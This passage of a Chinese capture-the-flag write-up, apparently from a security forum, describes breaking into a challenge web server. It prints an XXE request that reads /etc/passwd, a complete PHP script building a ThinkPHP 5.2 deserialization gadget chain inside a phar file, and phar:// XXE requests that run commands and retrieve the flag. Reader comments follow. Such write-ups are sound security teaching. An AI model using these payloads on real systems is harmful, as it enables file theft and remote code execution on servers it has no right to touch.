Accept: application/xml, text/xml, */*; q=0.01
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/xml;charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 156
Origin: http://118.190.135.20
Connection: keep-alive
Referer: http://118.190.135.20/ticket
Cookie: PHPSESSID=6sotadjpfffh9mcdu990v7pdlb

<?xml version="1.0"?>
<!DOCTYPE doc[
        <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<a><username>&xxe;</username><password>password</password></a>
```


```
HTTP/1.1 200 OK
Date: Sun, 10 Nov 2019 07:58:00 GMT
Server: Apache/2.4.25 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1017
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

<result><code>1</code><msg>root:x:0:0:root:/root:/bin/bas
h
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nolo
```

XXE漏洞存在，读取根目录下的hints.txt得知需要实现rce，此时联想到除了file协议XXE同样能执行phar协议，并且从报错页面得知thinkphp的版本为5.2.0，利用thinkphp

首先创建phar.php，文件内容如下

```php
<?php
namespace think\process\pipes {
   class Windows
   {
       private $files;
       public function __construct($files)
       {
           $this->files = array($files);
       }
   }
}

namespace think\model\concern {
   trait Conversion
   {
       protected $append = array("Smi1e" => "1");
   }

   trait Attribute
   {
       private $data;
       private $withAttr = array("Smi1e" => "system");

       public function get($system)
       {
           $this->data = array("Smi1e" => "$system");
       }
   }
}
namespace think {
   abstract class Model
   {
       use model\concern\Attribute;
       use model\concern\Conversion;
   }
}

namespace think\model{
   use think\Model;
   class Pivot extends Model
   {
       public function __construct($system)
       {
           $this->get($system);
       }
   }
}

namespace {
   $Conver = new think\model\Pivot("ls");
   $payload = new think\process\pipes\Windows($Conver);
   @unlink("phar.phar");
   $phar = new Phar("phar.phar"); //■■■■■■phar
   $phar->startBuffering();
   $phar->setStub("GIF89a<?php __HALT_COMPILER(); ?>"); //■■stub
   $phar->setMetadata($payload); //■■■■■meta-data■■manifest
   $phar->addFromString("test.txt", "test"); //■■■■■■■■
   //■■■■■■
   $phar->stopBuffering();
   echo urlencode(serialize($payload));
}
?>
```

生成phar.phar文件后将后缀修改为xml后上传文件(文件上传功能只允许我们上传xml文件到tmp目录下)，文件成功上传后得到绝对路径，此时再到postXML页面将执行语句




Burp Suite Professional v1.6 - licensed to LarryLau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Go Cancel
Target: http://118.190.135.20
Request
Raw Params Headers Hex XML
Response
Raw Headers Hex HTML Render
0 matches
Ready
7,071 bytes | 1,117 millis

```
POST /postXML HTTP/1.1
Host: 118.190.135.20
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0)
Gecko/20100101 Firefox/70.0
Accept: application/xml, text/xml, */*; q=0.01
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/xml;charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 242
Origin: http://118.190.135.20
Connection: keep-alive
Referer: http://118.190.135.20/ticket
Cookie: PHPSESSID=6sotadjpfffh9mcdu990v7pdlb

<?xml version="1.0"?>
<!DOCTYPE doc[
        <!ENTITY xxe SYSTEM
"phar:///tmp/uploads/21232f297a57a5a743894a0e4a801fc3/20191110/8a940a5d191
ea0ac6d3f8d0f59b6c83f.xml">
]>
<user><username>&xxe;</username><password>password</password></user>
```

```
        <a title="官方网站"
href="http://www.thinkphp.cn">ThinkPHP</a>
        <span>V5.2.0RC1</span>
        <span>{ Ten Years of Moulding a Sword - A High
Performance Framework for API Development }</span>
    </div>
    </body>
</html>
bin
boot
dev
etc
flag
hints.txt
home
lib
lib64
media
mnt
opt
proc
readflag
root
run
sbin
srv
sys
tmp
usr
var
```

读取到根目录中存在有readflag程序，尝试调用，修改执行语句为./readflag




Burp Suite Professional v1.6 - licensed to LarryLau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Go Cancel
Target: http://118.190.135.20
Request
Raw Params Headers Hex XML
Response
Raw Headers Hex HTML Render
0 matches
Ready
7,086 bytes | 117 millis

```
POST /postXML HTTP/1.1
Host: 118.190.135.20
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0)
Gecko/20100101 Firefox/70.0
Accept: application/xml, text/xml, */*; q=0.01
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/xml;charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 242
Origin: http://118.190.135.20
Connection: keep-alive
Referer: http://118.190.135.20/ticket
Cookie: PHPSESSID=6sotadjpfffh9mcdu990v7pdlb

<?xml version="1.0"?>
<!DOCTYPE doc[
        <!ENTITY xxe SYSTEM
"phar:///tmp/uploads/21232f297a57a5a743894a0e4a801fc3/20191110/ed39a0afb82
cbf5de6b8eaf1dc970c91.xml">
]>
<user><username>&xxe;</username><password>password</password></user>
```

```
color: #606 }  /* a declaration; a variable name */
        pre.prettyprint .fun { color: red }  /* a
function name */
    </style>
</head>
<body>
    <div class="echo">
            </div>
        <div class="exception">

            <div class="info"><h1>Page error! Please try
again later.</h1></div>

    </div>



    <div class="copyright">
        <a title="官方网站"
href="http://www.thinkphp.cn">ThinkPHP</a>
        <span>V5.2.0RC1</span>
        <span>{ Ten Years of Moulding a Sword - A High
Performance Framework for API Development }</span>
    </div>
    </body>
</html>
Solve the easy challenge first
(((((-297846)-(-868446))+(-947977))-(-284644))-(445249)
)
input your answer: calculate error!
```

是*ctf的一道原题，上传perl脚本后执行得到flag


Burp Suite Professional v1.6 - licensed to LarryLau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
1 × 2 × 3 × ...
Go Cancel < > Target: http://118.190.135.20
Request
Raw Params Headers Hex XML
Response
Raw Headers Hex HTML Render
0 matches
Ready
7,144 bytes | 161 millis

```
POST /postXML HTTP/1.1
Host: 118.190.135.20
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0)
Gecko/20100101 Firefox/70.0
Accept: application/xml, text/xml, */*; q=0.01
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/xml;charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 242
Origin: http://118.190.135.20
Connection: keep-alive
Referer: http://118.190.135.20/ticket
Cookie: PHPSESSID=6sotadjpfffh9mcdu990v7pd1b

<?xml version="1.0"?>
<!DOCTYPE doc[
        <!ENTITY xxe SYSTEM
"phar:///tmp/uploads/21232f297a57a5a743894a0e4a801fc3/20191110/ed4f8533030
fb4eb9d0eff13adf6989a.xml">
]>
<user><username>&xxe;</username><password>password</password></user>
```

```
function name */
    </style>
</head>
<body>
    <div class="echo">
            </div>
        <div class="exception">

            <div class="info"><h1>Page error! Please try
again later.</h1></div>

    </div>



    <div class="copyright">
        <a title="官方网站"
href="http://www.thinkphp.cn">ThinkPHP</a>
        <span>V5.2.0RC1</span>
        <span>{ Ten Years of Moulding a Sword - A High
Performance Framework for API Development }</span>
    </div>
    </body>
</html>
Solve the easy challenge first
(((((-506086)+(-117640))-(-150593))-(423773))-(380477))

-1277383
input your answer: ok! here is your flag!!
flag{3ff32148-e229-41fd-b7b9-d09e76d35daf}
```

点击收藏 | 0 关注 | 2

上一篇：深入浅出掌握DES原理 下一篇：npm模块名中的命令注入漏洞分享

1. 4 条回复

p1k**** 2019-11-17 16:37:18

因为是反过来看的所以是b1cx 这里没看懂，为啥要反过来看

0 回复Ta

飞将 2019-11-18 15:38:02

你再看看那个图片会发现，有一个菠萝，菠萝是倒过来的

0 回复Ta

利华 2019-11-19 22:51:03

tql

0 回复Ta

LuCFa 2019-11-20 08:53:33

躲在墙角，瑟瑟发抖

0 回复Ta

登录 后跟帖

先知社区
